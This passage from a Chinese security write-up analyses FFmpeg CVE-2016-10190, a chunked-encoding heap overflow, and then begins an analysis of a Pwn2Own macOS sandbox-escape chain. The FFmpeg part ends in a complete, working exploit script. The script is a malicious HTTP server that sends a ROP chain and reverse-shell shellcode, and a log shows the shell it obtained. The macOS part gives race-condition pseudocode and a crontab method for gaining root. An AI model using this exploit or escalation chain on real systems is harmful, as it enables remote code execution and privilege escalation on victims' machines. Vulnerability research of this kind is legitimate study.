后调用 `s->chunksize = strtoll(line, NULL, 16);` 来计算 chunk size。chunksize 的类型是 `int64_t`，在下面调用了 `FFMIN` 和 buffer 的 size 进行了长度比较，但是 buffer 的 size 也是有符号数，这就导致了如果我们让 chunksize 等于-1，那么最终传递给 `http_buf_read` 函数的 size 参数也是-1。相关代码如下：

```
s->chunksize = strtoll(line, NULL, 16);

av_log(NULL, AV_LOG_TRACE, "Chunked encoding data size: %"PRIId64"\n",
       s->chunksize);

if (!s->chunksize)
    return 0;
}

size = FFMIN(size, s->chunksize); //两个有符号数相比较
}

//...
read_ret = http_buf_read(h, buf, size); //可以传递一个负数过去
```

而在 `http_buf_read` 函数中会调用 `ffurl_read` 函数，进一步把 size 传递过去。然后经过一个比较长的调用链，最终会传递到 `tcp_read` 函数中，函数里调用了 `recv` 函数来从 `socket` 读取数据，而 `recv` 的第三个参数是 `size_t` 类型，也就是无符号数，我们把 size 为-1 传递给它的时候会发生有符号数到无符号数的隐式类型转换，就变成了一个非常大的值 `0xffffffff`，从而导致缓冲区溢出：

```
static int http_buf_read(URLContext *h, uint8_t *buf, int size)
{
    HTTPContext *s = h->priv_data;
    int len;
    /* read bytes from input buffer first */
    len = s->buf_end - s->buf_ptr;
    if (len > 0) {
        if (len > size)
            len = size;
        memcpy(buf, s->buf_ptr, len);
        s->buf_ptr += len;
    } else {
        //...
    }
}
```

```
len = ffurl_read(s->hd, buf, size); //这里的 size 是从上面传递下来的

static int tcp_read(URLContext *h, uint8_t *buf, int size)
{
    TCPContext *s = h->priv_data;
    int ret;

    if (!(h->flags & AVIO_FLAG_NONBLOCK)) {
        //...
    }
    ret = recv(s->fd, buf, size, 0); //最后在这里溢出
```

可以看到，由有符号到无符号数的类型转换可以说是漏洞频发的重灾区，写代码的时候稍有不慎就可能犯下这种错误，而且一些隐式的类型转换编译器并不会报 warning。如果需要检测这样的类型转换，可以在编译的时候添加-Wconversion -Wsign-conversion 这个选项。

官方修复方案

官方的修复方法也比较简单明了，把 HTTPContext 这个结构体中所有和 size, offset 有关的字段全部改为 unsigned 类型，把 strtoll 函数改为 strtoull 函数，还有一些细节上的调整等等。这么做不仅补上了这次的漏洞，也防止了类似的漏洞不会再其他的地方再发生。放上官方补丁的链接。

3. 利用环境搭建

漏洞利用的靶机环境

操作系统：Ubuntu 16.04 x64

FFmpeg 版本：3.2.1 (参照 <https://trac.ffmpeg.org/wiki/CompilationGuide/Ubuntu> 编译，需要把官方教程中提及的所有 encoder 编译进去，最好是静态编译。)

4. 利用过程

这次的漏洞需要我们搭建一个恶意的 Http Server，然后让我们的客户端连上 Server，Server 把恶意的 payload 传输给 client，在 client 上执行任意代码，然后反弹一个 shell 到 Server 端。

首先我们需要控制返回的 Http header 中包含 transfer-encoding: chunked 字段 :

```
headers = """HTTP/1.1 200 OK
```

```
Server: HTTPd/0.9
Date: Sun, 10 Apr 2005 20:26:47 GMT
Transfer-Encoding: chunked
```

.....

然后我们控制 chunk 的 size 为-1, 再把我们的 payload 发送过去  :

```
client_socket.send('-1\n')
#raw_input("sleep for a while to avoid HTTPContext buffer problem!")
sleep(3) #这里 sleep 很关键, 后面会解释
client_socket.send(payload)
```

下面我们开始考虑 payload 该如何构造, 首先我们使用 gdb 观察程序在 buffer overflow 的时候的堆布局是怎样的, 在我的机器上很不幸的是可以看到被溢出的 chunk 正好紧跟在 top chunk 的后面, 这就给我们的利用带来了困难。接下来我先后考虑了三种思路:

思路一: 覆盖 top chunk 的 size 字段

这是一种常见的 glibc heap 利用技巧, 是通过把 top chunk 的 size 字段改写来实现任意地址写, 但是这种方法需要我们能很好的控制 malloc 的 size 参数。在 FFmpeg 源代码中寻找了一番并没有找到这样的代码, 只能放弃。

思路二: 通过 unlink 来任意地址写

这种方法的条件也比较苛刻, 首先需要绕过 unlink 的 check, 但是由于我们没有办法 leak 出堆地址, 所以也是行不通的。

思路三: 通过某种方式影响堆布局, 使得溢出 chunk 后面有关键结构体

如果溢出 chunk 之后有关键结构体, 结构体里面有函数指针, 那么事情就简单多了, 我们只需要覆盖函数指针就可以控制 RIP 了。纵观溢出时的整个函数调用栈,

avio_read->fill_buffer->io_read_packet->...->http_buf_read, avio_read 函数和 fill_buffer 函数里面都调用了 AVIOContext::read_packet 这个函数。我们必须设法覆盖 AVIOContext 这个结构体里面的 read_packet 函数指针, 但是目前这个结构体是在溢出 chunk 的前面的, 需要把它挪到后面去。那么就需要搞清楚这两个 chunk 被 malloc 的先后顺序, 以及 malloc AVIOContext 的时候的堆布局是怎么样的  :

```
int ffio_fopen(AVIOContext **s, URLContext *h)
{
    //...
```

```
buffer = av_malloc(buffer_size); //先分配 io buffer, 再分配 AVIOContext
if (!buffer)
    return AVEROR(ENOMEM);

internal = av_mallocz(sizeof(*internal));
if (!internal)
    goto fail;

internal->h = h;

*s = avio_alloc_context(buffer, buffer_size, h->flags & AVIO_FLAG_WRITE,
internal, io_read_packet, io_write_packet, io_seek);
```

在 ffio_fdopen 函数中可以清楚的看到是先分配了用于 io 的 buffer(也就是溢出的 chunk) , 再分配 AVIOContext 的。程序在 malloc AVIOContext 的时候堆上有一个 large free chunk , 正好是在溢出 chunk 的前面。那么只要想办法在之前把这个 free chunk 给填上就能让 AVIOContext 跑到溢出 chunk 的后面去了。由于 http_open 是在 AVIOContext 被分配之前调用的 , (关于整个调用顺序可以参考雷霄华的博客整理的一个 FFmpeg 的总的流程图) 所以我们可在 http_read_header 函数里面寻找那些能够影响堆布局的代码 , 其中 Content-Type 字段就会为字段值 malloc 一段内存来保存。所以我们可以任意填充 Content-Type 的值为那个 free chunk 的大小 , 就能预先把 free chunk 给使用掉了。修改后的 Http header 如下  :

```
headers = """HTTP/1.1 200 OK
Server: HTTPd/0.9
Date: Sun, 10 Apr 2005 20:26:47 GMT
Content-Type: %s
Transfer-Encoding: chunked
Set-Cookie: XXXXXXXXXXXXXXXX=AAAAAAAAAAAAAAA;
"""
"""\ % ('h' * 3120)
```

其中 Set-Cookie 字段可有可无 , 只是会影响溢出 chunk 和 AVIOContext 的距离 , 不会影响他们的前后关系。

这之后就是覆盖 AVIOContext 的各个字段 , 以及考虑怎么让程序走到自己想要的分支了。经过分析我们让程序再一次调用 fill_buffer , 然后走到 s->read_packet 那一行是最稳妥的。

调试发现走到那一行的时候我们可以控制的有 RIP, RDI, RSI, RDX, RCX 等寄存器，接下来就是考虑怎么 ROP 了：

```
static void fill_buffer(AVIOContext *s)
{
    int max_buffer_size = s->max_packet_size ? //可控
                                s->max_packet_size : IO_BUFFER_SIZE;
    uint8_t *dst = s->buf_end - s->buffer + max_buffer_size < s->buffer_size ?
                                s->buf_end : s->buffer; //控制这个，如果等于 s->buffer 的话，问题是 heap
    地址不知道
    int len = s->buffer_size - (dst - s->buffer); //可控

    /* can't fill the buffer without read_packet, just set EOF if appropriate */
    if (!s->read_packet && s->buf_ptr >= s->buf_end)
        s->eof_reached = 1;

    /* no need to do anything if EOF already reached */
    if (s->eof_reached)
        return;

    if (s->update_checksum && dst == s->buffer) {
        //...
    }

    /* make buffer smaller in case it ended up large after probing */
    if (s->read_packet && s->orig_buffer_size && s->buffer_size > s->orig_buffer_size) {
        //...
    }


    if (s->read_packet)
        len = s->read_packet(s->opaque, dst, len);
}
```

首先要把栈迁移到堆上，由于堆地址是随机的，我们不知道。所以只能利用当时寄存器或者内存中存在的堆指针，并且堆指针要指向我们可控的区域。在寄存器中没有找到合适的值，但是打印当前 stack，可以看到栈上正好有我们需要的堆指针，指向 AVIOContext 结构体的开头。接下来只要想办法找到 pop rsp; ret 之类的 rop 就可以了：

```
pwndbg> stack
```

```
00:0000| rsp 0x7fffffff8c0 -> 0x7fffffff900 -> 0x7fffffff930 -> 0x7fffffff9d0 ← ...
01:0008|      0x7fffffff8c8 -> 0x2b4ae00 -> 0x63e2c8 (ff_yadif_filter_line_10bit_ssse3+1928) ← add
rsp, 0x58
02:0010|      0x7fffffff8d0 -> 0x7fffffff200 ← 0x6
03:0018|      0x7fffffff8d8 ← 0x83d1d51e00000000
04:0020|      0x7fffffff8e0 ← 0x8000
05:0028|      0x7fffffff8e8 -> 0x2b4b168 ← 0x6868686868686868 ('hhhhhhhh')
06:0030| rbp 0x7fffffff8f0 -> 0x7fffffff930 -> 0x7fffffff9d0 -> 0x7fffffffda40 ← ...
07:0038|      0x7fffffff8f8 -> 0x6cfb2c (avio_read+336) ← mov    rax, qword ptr [rbp - 0x18]
```

把栈迁移之后，先利用 add rsp, 0x58; ret 这种蹦床把栈拔高，然后执行我们真正的 ROP 指令。由于 plt 表中有 mprotect，所以可以先将 0x400000 地址处的 page 权限改为 rwx，再把 shellcode 写到那边去，然后跳转过去就行了。最终的堆布局如下：



放上最后利用成功的截图

启动恶意的 Server

```
→ FFmpeg_n3.2.1_http_heap_bof ./exploit_ffmpeg.py
[*] '/home/dddong/bin/ffmpeg_g'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
    FORTIFY:  Enabled
start listening at 0.0.0.0:12345
accept client connect from 127.0.0.1:54118
sleep for a while to avoid HTTPContext buffer problem!
send payload done.
```

客户端连接上 Server

```
→ bin ~/bin/ffmpeg -v trace -i http://localhost:12345/test.flv ../dump.flv
ffmpeg version n3.2.1 Copyright (c) 2000-2016 the FFmpeg developers
  built with gcc 5.4.0 (Ubuntu 5.4.0-6ubuntu1~16.04.4) 20160609
  configuration: --enable-debug=3 --disable-optimizations --disable-stripping --assert-level=2 --prefix=/home/dddong/ffmpeg_build --pkg-config-flags=--static --extra-cflags=-I/home/dddong/ffmpeg_build/include --extra-ldflags=-L/home/dddong/ffmpeg_build/lib --bindir=/home/dddong/bin --enable-gpl --enable-libass --enable-libfdk-aac --enable-libfreetype --enable-libmp3lame --enable-libopus --enable-libtheora --enable-libvorbis --enable-libvpx --enable-libx264 --enable-libx265 --enable-nonfree
  libavutil      55. 34.100 / 55. 34.100
  libavcodec     57. 64.101 / 57. 64.101
```

```
[http @ 0x36407c0] header='Transfer-Encoding: chunked'  
[http @ 0x36407c0] header='Set-Cookie: XXXXXXXXXXXXXXXX=AAAAAAAAAAAAAAA;  
[http @ 0x36407c0] header=''  
Chunked encoding data size: -1'
```

成功反弹 shell

```
→ ~ nc -lvv 31337
Listening on [0.0.0.0] (family 0, port 31337)
Connection from [127.0.0.1] port 31337 [tcp/*] accepted (family 2, sport 40998)
id
uid=1000(dddong) gid=1000(dddong) groups=1000(dddong),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),130(wireshark),999(docker)
whoami
dddong
```

最后附上完整的利用脚本，根据漏洞作者的 exp 修改而来

```
#!/usr/bin/python  
#coding=utf-8  
  
import re  
import os  
import sys  
import socket
```

```
import threading
from time import sleep

from pwn import *

bind_ip = '0.0.0.0'
bind_port = 12345

headers = """HTTP/1.1 200 OK
Server: HTTPd/0.9
Date: Sun, 10 Apr 2005 20:26:47 GMT
Content-Type: %s
Transfer-Encoding: chunked
Set-Cookie: XXXXXXXXXXXXXXXX=AAAAAAAAAAAAAAA;

"""\ % ('h' * 3120)

"""
"""

elf = ELF('/home/dddong/bin/ffmpeg_g')
shellcode_location = 0x00400000
page_size = 0x1000
rwx_mode = 7

gadget = lambda x: next(elf.search(asm(x, os='linux', arch='amd64')))

pop_rdi = gadget('pop rdi; ret')
pop_rsi = gadget('pop rsi; ret')
pop_rax = gadget('pop rax; ret')
pop_rcx = gadget('pop rcx; ret')
pop_rdx = gadget('pop rdx; ret')
pop_rbp = gadget('pop rbp; ret')

leave_ret = gadget('leave; ret')
pop_pop_rbp_jmp_rcx = gadget('pop rbp ; pop rbp ; jmp rcx')
```

```
push_rbx = gadget('push rbx; jmp rdi')
push_rsi = gadget('push rsi; jmp rdi')
push_rdx_call_rdi = gadget('push rdx; call rdi')
pop_rsp = gadget('pop rsp; ret')
add_rsp = gadget('add rsp, 0x58; ret')

mov_gadget = gadget('mov qword ptr [rdi], rax ; ret')

mprotect_func = elf.plt['mprotect']
#read_func = elf.plt['read']

def handle_request(client_socket):
    # 0x009e5641: mov qword [rcx], rax ; ret ; (1 found)

    # 0x010ccd95: push rbx ; jmp rdi ; (1 found)
    # 0x00d89257: pop rsp ; ret ; (1 found)
    # 0x0058dc48: add rsp, 0x58 ; ret ; (1 found)
    request = client_socket.recv(2048)

    payload = ""
    payload += 'C' * (0x8040)
    payload += 'CCCCCCCC' * 4

    #####
    #rop starts here
    payload += p64(add_rsp) # 0x0: 从这里开始覆盖 AVIOContext
    #payload += p64(0) + p64(1) + 'CCCCCCCC' * 2 #0x8:
    payload += 'CCCCCCCC' * 4 #0x8: buf_ptr 和 buf_end 后面会被覆盖为正确的值

    payload += p64(pop_rsp) # 0x28: 这里是 opaque 指针, 可以控制 rdi 和 rcx, s->read_packet(opaque,dst,len)
    payload += p64(pop_pop_rbp_jmp_rcx) # 0x30: 这里是 read_packet 指针, call *%rax
    payload += 'BBBBBBBB' * 3 #0x38
    payload += 'AAAA' #0x50 must_flush
    payload += p32(0) #eof_reached
    payload += p32(1) + p32(0) #0x58 write_flag=1 and max_packet_size=0
```

```
payload += p64(add_rsp) # 0x60: second add_esp_0x58 rop to jump to uncorrupted chunk
payload += 'CCCCCCCC' #0x68: checksum_ptr 控制 rdi
#payload += p64(push_rdx_call_rdi) #0x70
payload += p64(1) #0x70: update_checksum
payload += 'XXXXXXXX' * 9 #0x78: orig_buffer_size

# real rop payload starts here
#
# using mprotect to create executable area
payload += p64(pop_rdi)
payload += p64(shellcode_location)
payload += p64(pop_rsi)
payload += p64(page_size)
payload += p64(pop_rdx)
payload += p64(rwx_mode)
payload += p64(mprotect_func)

# backconnect shellcode x86_64: 127.0.0.1:31337
shellcode =
"\x48\x31\xc0\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x4d\x31\xc0\x6a\x02\x5f\x6a\x01\x5e\x6a\x06\x5a\x6a\x2
9\x58\x0f\x05\x49\x49\x89\xc0\x48\x31\xf6\x4d\x31\xd2\x41\x52\xc6\x04\x24\x02\x66\xc7\x44\x24\x02\x7a\x69\x
c7\x44\x24\x04\x7f\x00\x00\x01\x48\x89\xe6\x6a\x10\x5a\x41\x50\x5f\x6a\x2a\x58\x0f\x05\x48\x31\xf6\x6a\x
x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x
2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05";

shellcode = '\x90' * (8 - (len(shellcode) % 8)) + shellcode
shellslices = map('.join, zip(*[iter(shellcode)]*8))

write_location = shellcode_location
for shellslice in shellslices:
    payload += p64(pop_rax)
    payload += shellslice
    payload += p64(pop_rdi)
    payload += p64(write_location)
    payload += p64(mov_gadget)

    write_location += 8
```

```
payload += p64(pop_rbp)
payload += p64(4)
payload += p64(shellcode_location)

client_socket.send(headers)
client_socket.send('-1\n')
#raw_input("sleep for a while to avoid HTTPContext buffer problem!")
sleep(3)
client_socket.send(payload)
print "send payload done."
client_socket.close()

if __name__ == '__main__':
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    s.bind((bind_ip, bind_port))
    s.listen(5)

    filename = os.path.basename(__file__)
    st = os.stat(filename)

    print 'start listening at %s:%s' % (bind_ip, bind_port)
    while True:
        client_socket, addr = s.accept()
        print 'accept client connect from %s:%s' % addr
        handle_request(client_socket)
        if os.stat(filename) != st:
            print 'restarted'
            sys.exit(0)
```

5. 反思与总结

这次的漏洞利用过程让我对 FFmpeg 的源代码有了更为深刻的理解。也学会了如何通过影响堆布局来简化漏洞利用的过程，如何栈迁移以及编写 ROP。

在 pwn 的过程中，阅读源码来搞清楚 malloc 的顺序，使用 gdb 插件（如 libheap）来显示堆布局是非常重要的，只有这样才能对症下药，想明白如何才能调整堆的布局。如果能够有插件显示每一个 malloc chunk 的函数调用栈就更好了，之后可以尝试一下 GEF 这个插件。

6. 参考资料

<https://trac.ffmpeg.org/ticket/5992>

<http://www.openwall.com/lists/oss-security/2017/01/31/12>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10190>

官方修复链接：

<https://github.com/FFmpeg/FFmpeg/commit/2a05c8f813de6f2278827734bf8102291e7484aa>

<https://security.tencent.com/index.php/blog/msg/116>

Transfer-encoding 介

绍:<https://imququ.com/post/transfer-encoding-header-in-http.html>

漏洞原作者的

exp:<https://gist.github.com/PaulCher/324690b88db8c4cf844e056289d4a1d6>

FFmpeg 源代码结构

图:<http://blog.csdn.net/leixiaohua1020/article/details/44220151>

<https://docs.pwntools.com/en/stable/index.html>

Pwn2Own 用户空间提权漏洞分析

作者 : shrek_wzw@NirvanTeam

原文链接 : 本篇文章首发于安全客季刊

背景说明

niklasb 和 saelo 在其博客上介绍了他们是如何通过多个用户空间进程的漏洞，在实现了 Safari 任意代码执行后，进一步实现 Safari 沙盒绕过以及权限提升。本文将对这几个漏洞的原因和利用方法进行说明。

漏洞说明

CVE-2017-2553 , diskarbitrationd TOCTOU 导致的绕过权限挂载磁盘

CVE-2017-2535 , Security 框架 authd 的沙盒检查存在缺陷，导致沙盒绕过

CVE-2017-2534 , SpeechSynthesis 框架中的沙盒规则缺陷导致的非法访问

CVE-2017-6977 , nsurlstoraged XPC 服务存在空指针解引用

漏洞细节

CVE-2017-2553

漏洞存在于 diskarbitrationd 中，Safari 的沙盒规则允许访问这个服务。这个 daemon 负责磁盘挂载的请求的处理，以 root 权限运行，并且没有沙盒限制。漏洞代码位于

_DAResponseMount 函数中，如下  :

```
status = kDAReturnSuccess; // status 初始化为 kDAReturnSuccess

... // 进行一些简单检查，正常情况下不会修改 status 状态

if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) == NULL )
{
    if ( DAResponseGetUserUID( response ) )
    {
        CFTypeRef mountpoint;
        mountpoint = DAResponseGetArgument2( response );
        if ( mountpoint )
        {
            mountpoint = CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
        }
    }
}
```

```
if ( mountpoint )
{
    char * path;
    path = __CFURLCopyFileSystemRepresentation( mountpoint ); // path 为挂载点路径
    if ( path )
    {
        struct stat st;
        if ( stat( path, &st ) == 0 ) // 判断挂载点路径是否存在 【1】漏洞点
        {
            if ( st.st_uid != DARequestGetUserUID( request ) ) // 如果挂载点路径 owner 的 uid 和
请求挂载的用户的 uid 不同，则返回 kDAReturnNotPermitted
            {
                status = kDAReturnNotPermitted;
            }
        }
        free( path );
    }
    CFRelease( mountpoint );
}
}

if ( status )
{
    DARequestDispatchCallback( request, status );
    DAStageSignal( );
    return TRUE;
}
else
{
    ... // 继续进行挂载操作 【2】
    DARequestSetState( request, kDARequestStateStagedProbe, TRUE );
}
```

查看上面的【1】，如果挂载点路径 path 不存在，那么 status 变量的值会保持 kDAReturnSuccess 不变，进而进入【2】处，进行正常的挂载操作。这里存在 TOCTOU 的情况。如果一个挂载点路径在执行【1】代码时不存在，但是在执行【2】代码时又存在的话，就会导致绕过挂载点路径的 uid 权限成功实现挂载。

CVE-2017-2553

Security 框架 authd 的沙盒检查存在缺陷，漏洞代码如下。在检查一个进程创建的 token 是否允许获取 right 时，判断进程的参数依据是 PID，而 PID 在 macOS 上是在一个特定的范围内循环使用。如果在调用 _verify_sandbox 时，原始 PID 表示的进程已经退出，并且 PID 被另一个不受 sandbox 限制的进程所使用，就会导致 authorization-right-obtain 沙盒规则被绕过。：

```
static bool _verify_sandbox(engine_t engine, const char * right)
{
    pid_t pid = process_get_pid(engine->proc);
    if (sandbox_check(pid, "authorization-right-obtain", SANDBOX_FILTER_RIGHT_NAME, right)) {
        LOGE("Sandbox denied authorizing right '%s' by client '%s' [%d]", right,
process_get_code_url(engine->proc), pid);
        return false;
    }

    pid = auth_token_get_pid(engine->auth);
    if (auth_token_get_sandboxed(engine->auth) && sandbox_check(pid, "authorization-right-obtain",
SANDBOX_FILTER_RIGHT_NAME, right)) {
        LOGE("Sandbox denied authorizing right '%s' for authorization created by '%s' [%d]", right,
auth_token_get_code_url(engine->auth), pid);
        return false;
    }

    return true;
}
```

CVE-2017-2534

SpeechSynthesis 框架的 speechsynthesisd 服务提供了一个 API，允许用户指定一个路径，将会把这个路径作为 CFBundle 从中加载一个 dylib 作为语音识别的插件。 speechsynthesisd 没有对 dylib 进行签名验证，因此可以通过 dylib 加载时的初始化函数实现任意代码执行。

但是 speechsynthesisd 服务在沙盒内，有一系列规则限制了其读写的路径。其中，存在下面这样一条规则，允许对符合下面正则的路径进行访问 ：

```
(allow file-read* file-write* (regex #"/private)?/var/folders/.+/com\apple\speech\speechsynthesisd.*"))
```

同时，Safari 的沙盒有这样一条的正则规则 ：

```
(if (positive? (string-length (param "DARWIN_USER_CACHE_DIR")))
  (allow file* (subpath (param "DARWIN_USER_CACHE_DIR"))))
```

```
/private/var/folders/<some-random-string>/C/com.apple.WebKit.WebContent+com.apple.Safari 可写
```

通过比较两条规则，可以发现，下面这条路径 Safari 和 speechsynthesisd 能够同时任意读写。如果能够在 Safari 中获得任意代码执行，通过在下面这条路径构造 CFBundle，令 speechsynthesisd 加载，就能够获得 speechsynthesisd 中的任意代码执行的能力 ：

```
/private/var/folders/<some-random-string>/C/com.apple.WebKit.WebContent+com.apple.Safari/com.apple.speech.speechsynthesisd
```

CVE-2017-6977

nsurlstoraged XPC 服务存在空指针解引用，导致服务崩溃退出。com.apple.cookie 服务在 CFNetwork 中的_nsurlstoraged_main 中注册。在消息的回调处理中，接收 XPC 字典，判断 key 为 kCFNCookieServerMessageTypeKey 的 value，调用特定的函数。当 kCFNCookieServerMessageTypeKey 的值为 4 时，会调用 setCookie 函数，问题代码如下， deleteCookie 函数也存在相同问题 ：

```
v2 = a2;
v3 = createXPCData(a2, (__int64)"kCFNCookieServerOneCookieBytesKey"); //a2 为攻击者传入的 XPC 字典, v3 为 NULL
.....
v7 = result;
if ( result )
{
  v8 = (_DWORD *)CFDataGetBytePtr(v3, v4); // 对 NULL 调用 CFDataGetBytePtr，导致崩溃
  v9 = (DiagnosticLogging *)DiagnosticLogging::newMsg(&__block_literal_global_37_1, 2LL);
  if ( v9
    && (*(unsigned __int8 __fastcall **)(DiagnosticLogging *, const char *, _QWORD))(*(_QWORD *)v9 +
16LL))(v9,
    "SetCookie",
    OLL) )
```

漏洞利用说明

diskarbitrationd TOCTOU 漏洞挂载磁盘至任意路径的方法

通过上一章节的描述，我们知道 diskarbitrationd 存在 TOCTOU 的漏洞。可以通过如下形式的攻击伪代码实现绕过权限的挂载，例如将磁盘挂载到/etc，这个路径在没有 root 权限的情况下是无法将磁盘挂载到上面的 ：

```
disk = "/dev/some-disk-device"

Thread1:
while true:
    create symlink "/tmp/foo" pointing to "/"
    remove symlink

Thread2:
while disk not mounted at "/etc":
    send IPC request to diskarbitrationd to mount disk to "/tmp/foo/etc"
```

通过符号链接的 race，在一定时间后会触发 TOCTOU 的漏洞，成功将 disk 挂载到/etc 路径下。接下来考虑如何利用这种跨权限挂载，实现提权，需要解决两个问题：

（1）被挂载的磁盘普通用户是否可写？

（2）将磁盘挂载到哪个目录？

问题（1）的答案：macOS 在默认情况下，存在/dev/disk0s1，EFI 分区，文件系统格式是 FAT32，因此这个分区没有 UNIX 的权限限制，任意用户都可以读写。

问题（2）的答案：macOS 上存在 cron 服务，在默认情况下不会运行，但是当 crontab 文件在/var/at/tabs 中被创建时，launchd 就会启动 cron 服务。因此，我们只要将磁盘挂载到/var/at/tabs 路径下，并且创建/var/at/tabs/root 文件，写入需要执行的命令，例如：“* * * * * touch /tmp/pwned”。cron 就会以 root 权限，每隔一分钟运行一次这条命令，足以获取 root shell。

Safari 沙盒限制绕过

在 Safari 中实现磁盘挂载，需要有四个条件：

（1）能够访问 diskarbitrationd 服务（成立，Safari 沙盒规则允许）：

```
(allow mach-lookup
    (global-name "com.apple.DiskArbitration.diskarbitrationd")
    (global-name "com.apple.FileCoordination")
    (global-name "com.apple.FontObjectsServer"))
```

...

(2) 能够对某个目录任意写入(成立,Safari沙盒规则允许)  :

```
(if (positive? (string-length (param "DARWIN_USER_CACHE_DIR")))
  (allow file* (subpath (param "DARWIN_USER_CACHE_DIR"))))
```

/private/var/folders/<some-random-string>/C/com.apple.WebKit.WebContent+com.apple.Safari 可写

可以将 EFI 分区挂载到这个目录,写入 root 文件后,再将 EFI 分区挂载到 /var/at/tabs/。

(3) 能够进行磁盘挂载(不成立,Safari沙盒规则不允许)

挂载磁盘的进程需要获取 authorization token,并且拥有 system.volume.internal.mount 权限。然而 Safari 的沙盒规则不允许获取权限。

(4) 能够创建符号链接(不成立,Safari沙盒规则不允许)  :

```
(if (defined? ' vnode-type)
  (deny file-write-create (vnode-type SYMLINK)))
```

因此,为了绕过 Safari 的沙盒实现提权,还需要解决(3)和(4)这两个问题。

条件(3)的解决方法:通过 CVE-2017-2534 在 speechsynthesisd 中获得任意代码执行,在这个进程中创建 authorization token(speechsynthesisd 的 PID 绑定),将这个 token 导入到 Safari 中(token 可以在进程间进行传递),由于 speechsynthesisd 和 Safari 都在沙盒中,这时的 token 还无法获得磁盘挂载的权限。退出 dylib 注入的 speechsynthesisd 进程,并尝试进行 PID 的“feng shui”。在 PID 布局完成后,触发 nsurlstoraged 的空指针解引用,令其崩溃重启,试图让重启后的 nsurlstoraged 的 PID 复用原 speechsynthesisd 的 PID。这样就使得创建的 token 与 nsurlstoraged 相匹配,在 Safari 尝试挂载磁盘时,由于 nsurlstoraged 不在沙盒内并且是普通用户的权限,拥有挂载磁盘的 right,成功解决 Safari 挂载磁盘的问题。

